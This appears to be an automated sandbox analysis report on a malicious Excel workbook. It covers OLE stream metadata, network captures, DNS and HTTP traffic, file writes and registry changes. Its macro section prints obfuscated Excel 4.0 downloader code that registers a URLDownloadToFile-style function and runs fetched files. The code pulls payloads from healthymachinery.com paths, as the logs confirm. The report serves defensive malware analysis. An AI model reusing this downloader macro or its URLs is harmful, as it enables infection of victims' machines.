Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\\x5SummaryInformation

General	
File Type:	data
Stream Size:	4096
Entropy:	0.271885406754
Base64 Encoded:	False
Data ASCII:	Oh....+'...0.....@.....H... ...T.....d.....FrinerMicrosoft Excel.@..... .##...@.....<.....
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 9c 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 54 00 00 00 12 00 00 00 64 00 00 00 0c 00 00 00 7c 00 00 00 0d 00 00 88 00 00 00 13 00 00 00 94 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 04 00 00 00

Stream Path: Book, File Type: Applesoft BASIC program data, first line number 8, Stream Size: 54588


General	
Stream Path:	Book
File Type:	Applesoft BASIC program data, first line number 8
Stream Size:	54588
Entropy:	4.12824675227
Base64 Encoded:	True
Data ASCII:	7.....\\.p..Yu Zhou Lee B.....Klops.....Niokaser...!
Data Raw:	09 08 08 00 00 05 05 00 16 37 cd 07 e1 00 00 00 c1 00 02 00 00 00 bf 00 00 00 c0 00 00 00 e2 00 00 00 5c 00 70 00 0b 59 75 20 5a 68 6f 75 20 4c 65 65 20

Macro 4.0 Code

```
....., "=EXEC("r"&Base!V56&" ""&Base!V55&"",D"&Base!V57)", "=REGISTER(Base!W51&Base!W52&Base!W53&Base!W54&Base!W55&Base!W56,Base!X50&Base!X51&Base!X52&Base!X53&Base!  
!X54&Base!X55&Base!X56&Base!X57&Base!X58&Base!X59&Base!X60&Base!X61&Base!X62&Base!X63&Base!X64&Base!X65&Base!X66&Base!X67,Base!W59&Base!W60&Base!W61&Base!W62&Bas  
e!W63&Base!W64,Base!W66,,1,9)"=C153(),,, "=Niokaser(0,""h"&Base!V54&C166&B170,Base!V55,0,0)",,, "=Niokaser(0,Base!V54&C167&B170,Base!V55&"1",0,0)",,, "=Niokaser(0,Base!V54&C168&B17  
0,Base!V55&"2",0,0)",,, "=Niokaser(0,Base!V54&C169&B170,Base!V55&"3",0,0)",,, "=Niokaser(0,Base!V54&C170&B170,Base!V55&"4",0,0)",,,,,,,,,,=HALT(),=GOTO(D153),=GOTO(B153),,,health  
ymachinery.com/health/32-422-76.aspx,,healthymachinery.com/health/56754.fdre,,healthymachinery.com/health/56754.fdre,,healthymachinery.com/health/56754.fdre,,healthymachinery.com/health/567  
54.fdre,
```

Network Behavior

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 22, 2021 21:43:00.961786985 CET	49165	80	192.168.2.22	172.67.149.197
Feb 22, 2021 21:43:01.016254902 CET	80	49165	172.67.149.197	192.168.2.22
Feb 22, 2021 21:43:01.016521931 CET	49165	80	192.168.2.22	172.67.149.197

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 22, 2021 21:43:01.017865896 CET	49165	80	192.168.2.22	172.67.149.197
Feb 22, 2021 21:43:01.071145058 CET	80	49165	172.67.149.197	192.168.2.22
Feb 22, 2021 21:43:01.097974062 CET	80	49165	172.67.149.197	192.168.2.22
Feb 22, 2021 21:43:01.098009109 CET	80	49165	172.67.149.197	192.168.2.22
Feb 22, 2021 21:43:01.098030090 CET	80	49165	172.67.149.197	192.168.2.22
Feb 22, 2021 21:43:01.098244905 CET	49165	80	192.168.2.22	172.67.149.197
Feb 22, 2021 21:45:00.816421986 CET	49165	80	192.168.2.22	172.67.149.197
Feb 22, 2021 21:45:00.870547056 CET	80	49165	172.67.149.197	192.168.2.22
Feb 22, 2021 21:45:00.870827913 CET	49165	80	192.168.2.22	172.67.149.197

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 22, 2021 21:43:00.876825094 CET	52197	53	192.168.2.22	8.8.8.8
Feb 22, 2021 21:43:00.938873053 CET	53	52197	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Feb 22, 2021 21:43:00.876825094 CET	192.168.2.22	8.8.8.8	0x78b6	Standard query (0)	healthymac hinery.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Feb 22, 2021 21:43:00.938873053 CET	8.8.8.8	192.168.2.22	0x78b6	No error (0)	healthymac hinery.com		172.67.149.197	A (IP address)	IN (0x0001)
Feb 22, 2021 21:43:00.938873053 CET	8.8.8.8	192.168.2.22	0x78b6	No error (0)	healthymac hinery.com		104.21.29.200	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- healthymachinery.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	172.67.149.197	80	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE


Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 21:43:01.017865896 CET	0	OUT	GET /health/32-422-76.aspx HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: healthymachinery.com Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Feb 22, 2021 21:43:01.097974062 CET	2	IN	HTTP/1.1 200 OK Date: Mon, 22 Feb 2021 20:43:01 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: __cfduid=de9fb75c2785608345f9f59dfba82579b1614026581; expires=Wed, 24-Mar-21 20:43:01 GMT; path=/; domain=.healthymachinery.com; HttpOnly; SameSite=Lax X-Frame-Options: SAMEORIGIN cf-request-id: 086d143c3f00001f9587989000000001 Report-To: {"endpoints":[{"url":"https://va.nel.cloudflare.com/vreport?s=%2F1leoWu4yMF7YxBsX4mWYyb9uhQEB%2FOrGx2og24T%2FzjULsSom0MRmBzJpJnKnDLzYn%2BEllsKLCbW7cGR2ffJU67A%2BIZtqMPV7wV5GU%2F%2FtxSabznfQ%3D%3D"}],"group":"cf-nel","max_age":604800} NEL: {"max_age":604800,"report_to":"cf-nel"} Server: cloudflare CF-RAY: 625b897398321f95-AMS Content-Encoding: gzip Data Raw: 36 64 33 0d 0a 1f 8b 08 00 00 00 00 00 03 c5 58 61 6f db 38 12 fd ee 5f 31 d1 01 9b 16 08 25 db 89 1b 27 91 b5 d8 6d b3 8b 00 7b d8 e0 9a a2 b7 58 14 01 25 8e 24 36 14 a9 92 94 1d a3 d7 ff 7e 20 45 3b b2 93 74 37 f7 e5 80 00 11 c9 e1 e3 cc f0 cd 23 e9 f4 e0 dd ef 6f 6f fe b8 be 84 da 36 22 1b a5 07 84 fc c9 4b 10 16 ae 2e e1 f4 53 06 a9 1b 80 42 50 63 16 91 54 e4 b3 01 8e 6f 40 09 c6 31 02 41 65 b5 88 50 92 0f ef a3 0c d2 83 3f 51 32 5e 7e 22 e4 01 2a e0 00 3c 0d 75 fa 32 a8 f9 77 a0 e6 2f 80 aa 6c 40 73 1d 4f 45 f9 18 85 90 5d a4 1a 29 cb 46 a9 e5 56 60 f6 be 33 2d 16 16 19 b4 35 37 35 97 15 18 6e 11 fe 03 6f 85 ea 58 29 a8 c6 34 e9 6d 47 69 83 96 42 51 53 6d d0 2e a2 0f 37 bf 90 79 04 c9 66 a0 b6 b6 25 f8 a5 e3 cb 45 f4 56 49 8b d2 92 9b 75 8b 11 14 7d 6b 11 59 bc b7 89 f3 f9 62 0b f3 3d 94 7f 93 0f 3f 91 b7 aa 69 a9 e5 b9 18 02 5d 5d 2e 2e 59 85 47 45 ad 55 83 8b c9 00 40 d2 06 17 91 56 b9 b2 66 30 43 2a 2e 19 de 1f 81 54 a5 12 42 ad 1e 4d 59 72 5c b5 4a db c1 a4 15 67 b6 5e 30 5c f2 02 89 6f 1c 71 c9 2d a7 82 98 82 8a ed c2 82 cb 3b d0 28 16 91 b1 6b 81 a6 46 b4 11 70 b6 88 8a f2 b6 ef 22 85 31 11 d4 1a cb 45 94 14 4c 92 a2 e2 49 3f 94 14 65 8c 5a 2b 6d 62 6f 64 d7 2d 86 5c f9 76 83 8c d3 45 64 0a 8d 28 8f 5a ad 3e 63 61 b9 92 fd da 3b d4 3f fb 94 3d ef cc e1 83 33 1c 9d 3f 87 7f e9 0f c7 97 bb b4 4b 37 0f b9 3f 3f cb 15 5b 7f 6d a8 ae b8 3c 1f 5f b4 94 31 2e ab f3 f1 b7 b4 77 21 1b 8d 06 94 47 17 d9 64 1c 48 3f 4a 4d a1 79 6b b3 11 00 2f e1 d5 81 a4 4b 5e 51 ab 74 5c 28 75 c7 f1 52 d2 5c 20 7b 0d 5f 47 ae e6 56 5c 32 b5 8a 29 63 97 4b 94 37 6e 2c 4a d4 af 0e df fd fe cf 40 d3 df 14 65 c8 0e 8f a0 ec a4 0f 03 5e 6d 66 03 2c a9 86 00 2c 60 01 4c 15 5d 83 d2 c6 15 da 4b 81 ee f3 e7 f5 15 7b 75 d8 db Data Ascii: 6d3Xao8_1%'m{X%\$6~ E;t7#oo6"K.SBPcTo@1AeP?Q2^~""<u2w/I@sOE))FV'3-575noX)4mGiBQSm.7yf%EVl u)kYb=?i]]..YGEU@Vf0C*.TBMYr\Jg^0loq-;(kFp"1ELI?eZ+mbod-lvEd(Z>ca;?=3?K7??[m<_1.w!GdH?JMyk/K^Qt\uRl {_GV2)cK7n,J@e^mf.,`L]K{u

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 2200 Parent PID: 584

General

Start time:	21:42:33
Start date:	22/02/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f970000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\C4E5.tmp	read attributes synchronize generic read	device	synchronous io non alert non directory file	success or wait	1	13FCBEC83	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\B5CE0000	read attributes synchronize generic read generic write	device	synchronous io non alert non directory file open no recall	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	14069825F	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	14069825F	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	14069825F	URLDownloadToFileA
C:\Users\user	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	14069825F	URLDownloadToFileA
C:\Users\user\AppData\Roaming	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	14069825F	URLDownloadToFileA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	14069825F	URLDownloadToFileA
C:\Users\user	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	14069825F	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory synchronize	device	directory file synchronous io non alert open for backup ident open reparse point	object name collision	1	14069825F	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\76CE0000	unknown	276	fe ff 00 00 06 01		success or wait	1	7FEEA8B9AC0	unknown
			02 00 00 00 00 00	+.0.....				
			00 00 00 00 00 00	H.....P.....X.....`.....				
			00 00 00 00 00 00	.h.....p.....x.....				
			01 00 00 00 02 d5					
			cd d5 9c 2e 1b 10					
			93 97 08 00 2b 2c	DocuSign.....Base.....Klops				
			f9 ae 30 00 00 00	Worksheets.....				
			e4 00 00 00 08 00	Exce				
			00 00 01 00 00 00					
			48 00 00 00 17 00					
			00 00 50 00 00 00					
			0b 00 00 00 58 00					
			00 00 10 00 00 00					
			60 00 00 00 13 00					
			00 00 68 00 00 00					
			16 00 00 00 70 00					
			00 00 0d 00 00 00					
			78 00 00 00 0c 00					
			00 00 a0 00 00 00					
			02 00 00 00 e4 04					
			00 00 03 00 00 00					
			00 00 0e 00 0b 00					
			00 00 00 00 00 00					
			0b 00 00 00 00 00					
			00 00 0b 00 00 00					
			00 00 00 00 0b 00					
			00 00 00 00 00 00					
			1e 10 00 00 03 00					
			00 00 09 00 00 00					
			44 6f 63 75 53 69					
			67 6e 00 05 00 00					
			00 42 61 73 65 00					
			06 00 00 00 4b 6c					
			6f 70 73 00 0c 10					
			00 00 04 00 00 00					
			1e 00 00 00 0b 00					
			00 00 57 6f 72 6b					
			73 68 65 65 74 73					
			00 03 00 00 00 02					
			00 00 00 1e 00 00					
			00 11 00 00 00 45					
			78 63 65					
C:\Users\user\Desktop\76CE0000	unknown	1024	01 00 00 00 02 00		success or wait	1	7FEEA8B9AC0	unknown
			00 00 03 00 00 00					
			04 00 00 00 05 00					
			00 00 06 00 00 00					
			07 00 00 00 08 00	!..."#...\$...%...&...'...				
			00 00 09 00 00 00	(...)...*...+...-...				
			0a 00 00 00 0b 00	.../.0...1...2...3...4...5.				
			00 00 0c 00 00 00	..6...7...8...9...:;...<...				
			0d 00 00 00 0e 00	=...>...?...@...				
			00 00 0f 00 00 00					
			10 00 00 00 11 00					
			00 00 12 00 00 00					
			13 00 00 00 14 00					
			00 00 15 00 00 00					
			16 00 00 00 17 00					
			00 00 18 00 00 00					
			19 00 00 00 1a 00					
			00 00 1b 00 00 00					
			1c 00 00 00 1d 00					
			00 00 1e 00 00 00					
			1f 00 00 00 20 00					
			00 00 21 00 00 00					
			22 00 00 00 23 00					
			00 00 24 00 00 00					
			25 00 00 00 26 00					
			00 00 27 00 00 00					
			28 00 00 00 29 00					
			00 00 2a 00 00 00					
			2b 00 00 00 2c 00					
			00 00 2d 00 00 00					
			2e 00 00 00 2f 00					
			00 00 30 00 00 00					
			31 00 00 00 32 00					
			00 00 33 00 00 00					
			34 00 00 00 35 00					
			00 00 36 00 00 00					
			37 00 00 00 38 00					
			00 00 39 00 00 00					
			3a 00 00 00 3b 00					
			00 00 3c 00 00 00					
			3d 00 00 00 3e 00					
			00 00 3f 00 00 00					
			40 00 00					

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\32-422-76[1].htm	unknown	3868	20 63 68 61 72 73 65 74 3d 55 54 46 2d 38 22 20 2f 3e 0a 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 58 2d 55 41 2d 43 6f 6d 70 61 74 69 62 6c 65 22 20 63 6f 6e 74 65 6e 74 3d 22 49 45 3d 45 64 67 65 2c 63 68 72 6f 6d 65 3d 31 22 20 2f 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 72 6f 62 6f 74 73 22 20 63 6f 6e 74 65 6e 74 3d 22 6e 6f 69 6e 64 65 78 2c 20 6e 6f 66 6f 6c 6c 6f 77 22 20 2f 3e 0a 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 20 2f 3e 0a 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 74 79 6c 65 73 68 65 65 74 22 20 69 64 3d 22 63 66 5f 73 74 79 6c 65 73 2d 63 73 73 22 20 68 72 65 66 3d 22 2f 63	charset=UTF-8" />.<meta http-equiv="X-UA- Compatible" conten t="IE=Edge,chrome=1" />. <meta name="robots" content="noindex, nofollow" />.<meta name="viewport" content="width=device-w idth,initial-scale=1" />.<link rel="stylesheet" id="cf_styles-css" href="/c	success or wait	1	14069825F	URLDownloadToFileA
C:\Users\user\MORI.BAST	unknown	4318	3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 21 2d 2d 5b 69 66 20 6c 74 20 49 45 20 37 5d 3e 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 36 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 49 45 20 37 5d 3e 20 20 20 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 37 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 49 45 20 38 5d 3e 20 20 20 20 3c 68 74 6d 6c 20 63 6c 61 73 73 3d 22 6e 6f 2d 6a 73 20 69 65 38 20 6f 6c 64 69 65 22 20 6c 61 6e 67 3d 22 65 6e 2d 55 53 22 3e 20 3c 21 5b 65 6e 64 69 66 5d 2d 2d 3e 0a 3c 21 2d 2d 5b 69 66 20 67 74 20 49 45 20	<!DOCTYPE html>. [if lt IE 7]> <html class="no-js ie6 oldie" lang="en-US"> <![endif]-->. [if IE 7]> <html class="no-js ie7 oldie" lang="en-US"> <![endif]-->. [if IE 8]> <h tml class="no-js ie8 oldie" lang="en-US"> <![endif]-- >. [if gt IE	success or wait	1	14069825F	URLDownloadToFileA

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\76CE0000	unknown	16384	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\Desktop\76CE0000	unknown	16384	success or wait	1	7FEEA8B9AC0	unknown
C:\Users\user\Desktop\76CE0000	unknown	16384	success or wait	1	7FEEA8B9AC0	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	4	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	4	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC504	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC63C	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EC6C8	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F3A62	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	1	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F3BA9	success or wait	1	7FEEA8B9AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\8878498721.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\3771420242.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\5795694722.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F0000000][T01D1BB6D4B429860][O0000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEA8B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860] [O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEA8B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\6516896632.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEA8B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F0000000][T01D1BB6D4B429860] [O0000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEA8B9AC0	unknown
